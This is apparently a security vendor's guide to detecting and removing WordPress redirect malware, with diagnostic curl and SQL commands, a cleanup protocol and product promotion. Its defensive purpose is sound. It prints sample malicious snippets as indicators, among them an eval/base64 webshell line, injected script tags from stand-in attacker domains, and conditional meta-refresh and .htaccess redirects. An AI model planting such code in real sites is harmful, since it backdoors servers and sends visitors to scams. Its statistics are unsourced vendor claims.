

A WordPress redirect hack sends your visitors to scam sites, fake pharmacies, sketchy ad networks, or malware downloads, usually only on mobile, only on first visit, or only when arriving from Google. The infection lives in five common places: the active theme’s header.php or functions.php, the wp_options table, .htaccess, injected JavaScript in the database, and increasingly, the mu-plugins folder.
The fastest path to a clean fix:
- Identify the redirect target: fetch the homepage with
curlfrom different User-Agents to see what condition triggers it. - Locate every persistence point: file scanner alone won’t find the database half.
- Remove all of them in the same maintenance window: leaving one means it reinfects within an hour.
- Close the original vulnerability before bringing the site back online.
Most “redirect cleanups” fail because the cleaner only treated the file-resident half. We’ll cover both halves below.
Table of Contents
- What is a WordPress redirect hack?
- The redirect campaigns dominating 2025–2026
- How to confirm your site is doing it
- Where the redirect code hides
- Step-by-step removal protocol
- What to do if Google has already blacklisted you
- Prevention: stopping reinfection
- FAQ
1.What is a WordPress Redirect Hack?
A WordPress redirect hack is a malware family that sends some or all of your site’s visitors to a third-party URL chosen by the attacker. The destination is usually one of:
- A fake “your computer is infected” antivirus page (tech-support scam).
- A counterfeit pharmacy (the same family as the pharma hack).
- A sweepstakes / “you’ve won” prize page.
- A login phishing page mimicking Google, Microsoft, or banking sites.
- A drive-by download of Windows malware (
client32.exeand similar trojans). - An adult content page for ad-fraud monetization.
Critically, the redirect is almost never unconditional. The malware decides whether to redirect based on:
- User-Agent — only mobile devices, or only visitors that aren’t running a security tool.
- Referrer — only visitors arriving from Google, Bing, or social media.
- Cookie — first-visit only, so you can’t reproduce it on the second click.
- Geolocation — only specific countries.
- Login state — never redirect logged-in users (so the site owner sees nothing).
This is why the most common report we get is: “My customer says the site redirects, but when I check it looks completely fine.” You are not mistaken, the malware is simply more effective at hiding from administrators than from regular users.
2. The Redirect Campaigns Dominating 2025–2026
Knowing which campaign you’re dealing with helps locate the malware faster. The four big families currently active:
Balada Injector (still running, evolved)
The largest WordPress redirect campaign of the last five years. Originally exploited Tag Manager and File Manager plugin vulnerabilities; in 2025–2026 it pivoted to exploiting popup, page-builder, and form plugin CVEs. Signature: heavily obfuscated JavaScript injected into theme header.php or into post content as <script> tags fetching from rotating domains like *.shop, *.xyz, or *.click.
SocGholish-WP
The WordPress-flavored variant of the SocGholish framework. Stores its payload in wp_options (encrypted blobs) and writes a temporary .php file in /wp-content/uploads/ only at request time, then deletes it. File scanners that run hourly almost never catch it. Redirects mainly target US/UK/AU visitors with fake browser-update lures.
officialwp / _hdra_core Campaign
Documented mid-2025. Drops a backdoor in mu-plugins/wp-index.php, stores its payload Base64-encoded under the _hdra_core option, and creates a hidden admin user named officialwp. Redirects route through ROT13-encoded C2 domains. We covered this campaign in detail in our WordPress Security 2026 Part 1.
“Push Notification” / Adware Redirects
Redirects to a chain of pages that ask the visitor to “click Allow” for browser notifications, then bombard them with ads and scam offers indefinitely. Usually injected as a single <script src="https://[bad-domain]/push.js"> in header.php, often immediately before the closing </head>.
If you’ve identified your campaign from the description above, jump to the relevant persistence points in section 4. If not, continue with the diagnostic steps.
3. How to Confirm Your Site is Doing the Redirect
Run these checks. Each one targets a different cloaking trigger.
Check 1: Mobile-only redirect
Open your site on your phone using mobile data (not Wi-Fi — your home Wi-Fi may be whitelisted by an attacker who sees you visit often). If the mobile version redirects but desktop doesn’t, you have the User-Agent-conditional variant.
Check 2: Search-referrer redirect
In Chrome DevTools (F12 → Network tab → enable Preserve log), go to Google, search your brand name, click the result. Watch for a 302 redirect away from your domain. Many redirect hacks only fire when the referrer is google.com.
Check 3: First-visit-only redirect
Open your site in an Incognito window. The first visit may redirect; subsequent visits in the same session won’t. The malware sets a cookie marking you as “already shown” so you can’t reproduce.
Check 4: curl with different User-Agents
# As Googlebot
curl -sIL -A "Mozilla/5.0 (compatible; Googlebot/2.1)" https://yourdomain.com/

# As iPhone
curl -sIL -A "Mozilla/5.0 (iPhone; CPU iPhone OS 17_0 like Mac OS X) AppleWebKit/605.1.15" https://yourdomain.com/

# As a Windows desktop visitor from Google
curl -sIL -A "Mozilla/5.0 (Windows NT 10.0; Win64; x64)" \
     -e "https://www.google.com/search?q=yourdomain" \
     https://yourdomain.com/
The -IL flags follow redirects and show every hop. If any of these show a Location: header pointing to a domain you don’t own, that’s your redirect.
Check 5: JavaScript redirect (the most common 2026 variant)
Server-level redirects show up in curl. JavaScript redirects don’t. To find those:
# Pull the page with curl and grep for suspicious script srcs
curl -sL -A "Mozilla/5.0 (iPhone)" https://yourdomain.com/ \
  | grep -oE '<script[^>]*src="[^"]+"' \
  | sort -u
Cross-reference each src against the list of scripts you actually loaded. Anything with random subdomains (a8f3.click, cdn-tracker.shop) is malicious.
Check 6: Search Console security report
In Google Search Console → Security & Manual Actions → Security issues. Common entries on a redirect-hacked site:
- “Hacked: malware”
- “Social engineering content”
- “Harmful programs”
- “Hacked: code injection”
Any of these means Google has already detected the redirect and is showing the “this site may harm your computer” warning to visitors.
4. Where the Redirect Code Hides
Modern redirect malware uses redundant persistence. You need to clean every one of these locations or the redirect rebuilds itself within minutes.
Location 1: Active theme files
# Most common: header.php and functions.php in the active theme
ls -la /var/www/yoursite/wp-content/themes/your-theme/{header,footer,functions,index}.php
Look at the top and bottom of each file. Malware loves to inject just before <?php or just after ?>. Open in an editor that shows whitespace — attackers pad spam with thousands of spaces or hide it after a long blank line so it’s invisible in standard editors.
Common patterns:
// Variant A: server-side redirect at top of header.php
<?php @eval(base64_decode($_REQUEST['cmd'] ?? '')); ?>

// Variant B: injected JS just before </head>
<script src="https://a8f3.click/loader.js" type="text/javascript"></script>

// Variant C: conditional redirect via wp_head hook
add_action('wp_head', function() {
    if (preg_match('/(iphone|android|mobile)/i', $_SERVER['HTTP_USER_AGENT'])) {
        echo '<meta http-equiv="refresh" content="0;url=https://malicious-redirect.shop">';
    }
});
Location 2: wp_options table (the most-missed location)
-- Look for encoded payloads in wp_options
SELECT option_name, LENGTH(option_value) AS size
FROM wp_options
WHERE LENGTH(option_value) > 5000
ORDER BY size DESC
LIMIT 20;

-- Look specifically for redirect-flavored garbage
SELECT option_name FROM wp_options
WHERE option_value LIKE '%base64_decode%'
   OR option_value LIKE '%window.location%'
   OR option_value LIKE '%http_referer%'
   OR option_value LIKE '%str_rot13%';
In 2025–2026 campaigns we routinely see encoded payloads stored under names that mimic legitimate options: _transient_jquery_cache, widget_recent_posts_data, _wp_meta_cache, theme_mod_optimization. Anything with eval, base64_decode, or http:// inside option_value is a red flag.
Location 3: .htaccess redirects
# Show the top of every .htaccess on the server
find /var/www/yoursite/ -name .htaccess -exec head -50 {} \;
Look for RewriteRule lines pointing to external domains, or Redirect 301 directives you didn’t write. Modern attackers also inject conditional rewrites that only fire for crawlers or mobile UAs:
RewriteCond %{HTTP_USER_AGENT} "(iPhone|Android|Mobile)" [NC]
RewriteRule ^(.*)$ https://malicious-redirect.shop/landing [R=302,L]
Location 4: Database-injected JavaScript in posts
-- Find posts with injected scripts
SELECT ID, post_title, post_status
FROM wp_posts
WHERE post_content REGEXP '<script[^>]*src=["\047]https?://[^"\047]+\.(shop|click|xyz|top|fun|live)'
   OR post_content REGEXP 'window\.location\s*=\s*["\047]https?://';
Attackers love the .shop, .click, .xyz, .top, .fun, and .live TLDs because they’re cheap and unmonitored. Any <script> tag in your post content that you didn’t add is malicious until proven otherwise.
Location 5: The mu-plugins folder
ls -la /var/www/yoursite/wp-content/mu-plugins/
mu-plugins (must-use plugins) load on every page request and cannot be deactivated through the WordPress admin. Most installs have nothing in this folder by default. If yours has files you don’t recognize, every one of them is suspicious. The 2025 officialwp campaign drops wp-index.php here as its primary loader.
Location 6: Plugin and theme files outside the active theme
# PHP files anywhere they shouldn't be
find /var/www/yoursite/wp-content/uploads/ -name "*.php"
find /var/www/yoursite/wp-includes/ -name "*.php" -newer /var/www/yoursite/wp-config.php
find /var/www/yoursite/ -name "wp-*.php" -not -path "*/wp-includes/*" -not -path "*/wp-admin/*"
PHP files in /wp-content/uploads/ are always malware — uploads should never contain executable code. Files named like wp-cache.php, wp-handler.php, or wp-init.php in unusual directories are usually backdoors disguising themselves as core files.
Location 7: Cron jobs
wp cron event list
Or in SQL:
SELECT option_value FROM wp_options WHERE option_name = 'cron';
Look for hook names you don’t recognize. Malware loves to schedule itself hourly or daily to rebuild persistence. Common names: gg_pharma_reinstall, wp_check_remote, theme_optimization_run.
Location 8: Hidden admin users
SELECT u.ID, u.user_login, u.user_email, u.user_registered
FROM wp_users u
INNER JOIN wp_usermeta m ON u.ID = m.user_id
WHERE m.meta_key = 'wp_capabilities'
  AND m.meta_value LIKE '%administrator%'
ORDER BY u.user_registered DESC;
Any administrator you don’t recognize, especially one created within the same week the redirect started, is the attacker’s foothold.
5. Step-by-step Redirect Hack Removal Protocol
These steps are sequential. Do all of them in one maintenance window.
Step 0 — Take a snapshot of the infected state
tar -czf infected-files-$(date +%Y%m%d-%H%M).tar.gz /var/www/yoursite/
mysqldump -u root -p yoursite_db > infected-db-$(date +%Y%m%d-%H%M).sql
Label clearly as infected. You’ll need it for forensics if anything goes wrong, and you should never restore from it.
Step 1 — Maintenance mode
wp maintenance-mode activate
This stops the redirect from being served while you clean.
Step 2 — Replace WordPress core
# Save what you need to keep
cp wp-config.php /tmp/wp-config.php.safe
cp -r wp-content/uploads /tmp/uploads.safe

wp core download --force --skip-content
Step 3 — Replace every plugin and theme
# Reinstall everything from clean sources
wp plugin list --field=name | xargs -I {} wp plugin install {} --force
wp theme list --field=name | xargs -I {} wp theme install {} --force
If you have any nulled or pirated plugins/themes — delete them. They are the most common single entry point.
Step 4 — Delete the entire mu-plugins directory
Unless you knowingly installed something there:
rm -rf /var/www/yoursite/wp-content/mu-plugins/
mkdir /var/www/yoursite/wp-content/mu-plugins/
Step 5 — Clean .htaccess and wp-config.php
Replace .htaccess with the WordPress default:
# BEGIN WordPress
<IfModule mod_rewrite.c>
RewriteEngine On
RewriteRule .* - [E=HTTP_AUTHORIZATION:%{HTTP:Authorization}]
RewriteBase /
RewriteRule ^index\.php$ - [L]
RewriteCond %{REQUEST_FILENAME} !-f
RewriteCond %{REQUEST_FILENAME} !-d
RewriteRule . /index.php [L]
</IfModule>
# END WordPress
In wp-config.php, anything outside the <?php block, anywhere there’s an eval(), base64_decode(), or gzinflate(), is malicious. Restore the file from a known-good backup if you have one.
Step 6 — Clean the database
-- Remove suspicious encoded options (review the list before running DELETE)
SELECT option_name, LENGTH(option_value) FROM wp_options
WHERE LENGTH(option_value) > 50000 OR option_value LIKE '%eval(%';

-- After you've verified each one is malicious:
DELETE FROM wp_options WHERE option_name IN (
    '_hdra_core', '_wp_core_cache',
    'theme_mod_optimization', 'widget_jquery_cache'
    -- add yours from the SELECT
);

-- Strip injected scripts from posts
UPDATE wp_posts
SET post_content = REGEXP_REPLACE(
    post_content,
    '<script[^>]*src="https?://[^"]*\.(shop|click|xyz|top|fun|live)/[^"]*"[^>]*></script>',
    ''
)
WHERE post_content REGEXP '<script[^>]*\.(shop|click|xyz|top|fun|live)';

-- Strip JS-redirects from posts
UPDATE wp_posts
SET post_content = REGEXP_REPLACE(
    post_content,
    '<script[^>]*>[^<]*window\.location[^<]*</script>',
    ''
)
WHERE post_content LIKE '%window.location%';

-- Cron events
SELECT option_value FROM wp_options WHERE option_name = 'cron';
-- After identifying rogue hooks:
-- wp cron event delete <hook_name>
Step 7 — Remove unauthorized admins
-- List all administrators
SELECT u.ID, u.user_login, u.user_email, u.user_registered, m.meta_value
FROM wp_users u
INNER JOIN wp_usermeta m ON u.ID = m.user_id
WHERE m.meta_key = 'wp_capabilities' AND m.meta_value LIKE '%administrator%';

-- Delete the rogue ones (replace 999 with the actual ID)
DELETE FROM wp_users WHERE ID = 999;
DELETE FROM wp_usermeta WHERE user_id = 999;
DELETE FROM wp_posts WHERE post_author = 999;
Step 8 — Rotate every credential
# Reset every WordPress user's password
wp user list --field=ID | xargs -I {} wp user reset-password {}
Also rotate: database password (update both MySQL user and wp-config.php), SFTP/SSH passwords or keys, hosting control panel password, every API key the site uses.
Step 9 — Generate fresh salts
curl https://api.wordpress.org/secret-key/1.1/salt/
Replace the entire AUTH_KEY/SECURE_AUTH_KEY/etc. block in wp-config.php with the output. This invalidates every session cookie on the site, including any the attacker held.
Step 10 — Verify with a server-side scan
A plugin scanner running inside WordPress is the wrong tool to verify cleanup, because the same in-process problem applies. Use a server-side check:
# Quick external scan for obfuscation indicators
grep -rEln "eval\s*\(|base64_decode|str_rot13|gzinflate" /var/www/yoursite/ \
  | grep -vE "(wp-includes|vendor|node_modules)/"

# Verify no PHP files in uploads
find /var/www/yoursite/wp-content/uploads/ -name "*.php"

# Verify mu-plugins is empty
ls -la /var/www/yoursite/wp-content/mu-plugins/
If any of these return results, repeat steps 2–7 — you missed something.
Step 11 — Re-test the redirect
Repeat the diagnostic checks from section 3 — different User-Agents, different referrers, mobile, incognito. The redirect should be gone in all conditions. If even one combination still redirects, the malware is still on the server somewhere.
Step 12 — Take the site out of maintenance mode
wp maintenance-mode deactivate
6. What to Do if Google Has Already Blacklisted You

If visitors see “This site may harm your computer” or “Deceptive site ahead” — your site is on Google’s Safe Browsing blacklist. Removal:
1. Clean the site completely
You cannot request a review until the site is genuinely clean. Run section 5 in full first.
2. Verify in Google Search Console
If you haven’t verified your site, do that now using a DNS TXT record (the most resilient verification method).
3. Submit a security review
In Search Console → Security & Manual Actions → Security issues → Request review. Include:
- A short description of what was wrong (e.g., “redirect malware injected via outdated plugin”).
- The specific cleanup steps you took.
- The prevention measures now in place (server-side scanning, virtual patching, plugin updates).
Reviews typically take 24–72 hours for redirect hacks, longer for repeat offenders.
4. Recover SEO
Once delisted, your search rankings will start recovering. Expect:
- Day 1–7: warning removed from SERPs.
- Week 1–4: impressions begin returning to normal.
- Month 1–3: rankings recover for most keywords.
- Month 3–6: full recovery for competitive keywords (if at all — repeated infections cause permanent rank loss).
We covered the SEO recovery process in detail in our post on what most site owners miss about WordPress security.
7. Prevention: Stopping Reinfection
The reinfection rate for WordPress redirect hacks is roughly 60% within 30 days of cleanup, almost always due to one of these four root causes:
1. The original entry point was never closed
Removing the redirect malware without patching or removing the vulnerable plugin guarantees reinfection. After cleanup, audit:
- Every plugin in WPScan’s vulnerability database.
- Plugins not updated in 6+ months (likely abandoned and likely vulnerable).
- Plugins where the author’s last release was 6+ months ago (same problem, even if you’re “up to date”).
2. Cleanup left the database loader behind
If you removed the JavaScript injection from theme files but left the encoded loader in wp_options, the cron rebuilds the JavaScript hourly. This is the single most common cleanup failure mode.
3. No virtual patching for the next zero-day
Plugin vulnerabilities are disclosed daily. Attackers scan for vulnerable installs within four hours of disclosure; official patches arrive 7–14 days later. Virtual patching at the WAF layer closes this gap by blocking exploitation patterns before the official fix.
4. Compromised hosting account
If your hosting password is in any breach (check at haveibeenpwned.com), attackers can reinfect at the hosting level no matter how clean your WordPress install is. Rotate hosting credentials and enable 2FA at the host.
A redirect-prevention checklist
- Server-side malware scanning (runs outside WordPress, malware can’t tamper with it).
- WAF with virtual patching for the top plugin CVEs.
- 2FA on every administrator account.
- Auto-updates for security releases (with a 72-hour delay to avoid bad updates).
- PHP execution disabled in
/wp-content/uploads/. DISALLOW_FILE_EDITandDISALLOW_FILE_MODSinwp-config.php.- Daily off-server backups, tested by restore quarterly.
- Database scanning enabled (most plugins skip this).
- Hidden-admin-user detection enabled.
- Quarterly plugin/theme audit — remove anything unmaintained.
- Every nulled/pirated plugin or theme deleted.
GuardianGaze ships these by default. If you’ve cleaned a redirect hack once, the prevention layer is what stops the second one. Get the free plugin or see the paid plans.
8. Frequently asked questions
Why does my WordPress site redirect on mobile but not on desktop?
The malware checks the User-Agent and only redirects mobile visitors. Mobile traffic is more profitable for ad-fraud and tech-support-scam landing pages because mobile users have fewer ad blockers and are easier to trick into installing malicious “fix it” apps.
My site redirects only when I arrive from Google. Why?
Referrer-based cloaking. The malware checks $_SERVER['HTTP_REFERER'] and redirects only when it matches google.*, bing.com, or social-media domains. The goal is to maximize redirects from organic search traffic (the most valuable kind for the attacker) while avoiding detection by site owners and direct visitors.
The redirect goes away when I’m logged in. Is the site still infected?
Yes. Many redirect hacks explicitly skip logged-in users so the site owner sees no problem. Test in incognito mode while logged out, or use curl with no cookies.
I removed the redirect from header.php but it came back. Why?
The malware lives in multiple places. Common scenarios: the database loader rebuilt the file via cron (every hour), a mu-plugins file regenerated it, or a backdoor PHP file in /wp-content/uploads/ was triggered by an HTTP request from the attacker. Run the full removal protocol in section 5 — partial cleanups always reinfect.
Can a security plugin protect me from redirect hacks?
File-based scanners catch the file-resident half of the infection but miss the database half. Plugins that run inside WordPress can also be tampered with by sophisticated malware. The architecture that reliably blocks redirect hacks is server-side scanning combined with WAF-level virtual patching that runs outside the WordPress PHP process.
Will Google warn visitors about my redirect-hacked site?
Usually within 1–7 days of the redirect appearing, Google’s Safe Browsing service flags the site. Visitors using Chrome, Firefox, or Safari then see a red full-page warning. Removal of the warning requires both a clean site and a successful security review through Search Console.
How did the redirect get on my site?
The most common 2025–2026 entry points: an outdated plugin with a known CVE (60% of cases), a nulled or pirated plugin/theme (20%), brute-forced admin password (10%), and cross-contamination from a neighboring site on shared hosting (10%).
How long does it take for SEO to recover after a redirect hack?
For sites caught and cleaned within 14 days: most rankings recover within a month. For sites infected for 3+ months: 3–6 months typical recovery. For repeated infections: some keyword positions never recover. Speed of recovery is the strongest argument for prevention over reaction.
Continue Reading
- Website Hacked? 17 Signs Your WordPress Site Is Compromised — early-warning checklist.
- WordPress Pharma Hack: Detection, Removal & Prevention — the cousin of the redirect hack, with overlapping cleanup steps.
- WordPress Malware Removal 2026: Complete Detection & Removal Protocols — the broader removal playbook.
Stop the next redirect before it lands. GuardianGaze’s server-side scanning and virtual patching catch redirect malware that ordinary plugins miss. Install the free plugin or view the paid plans.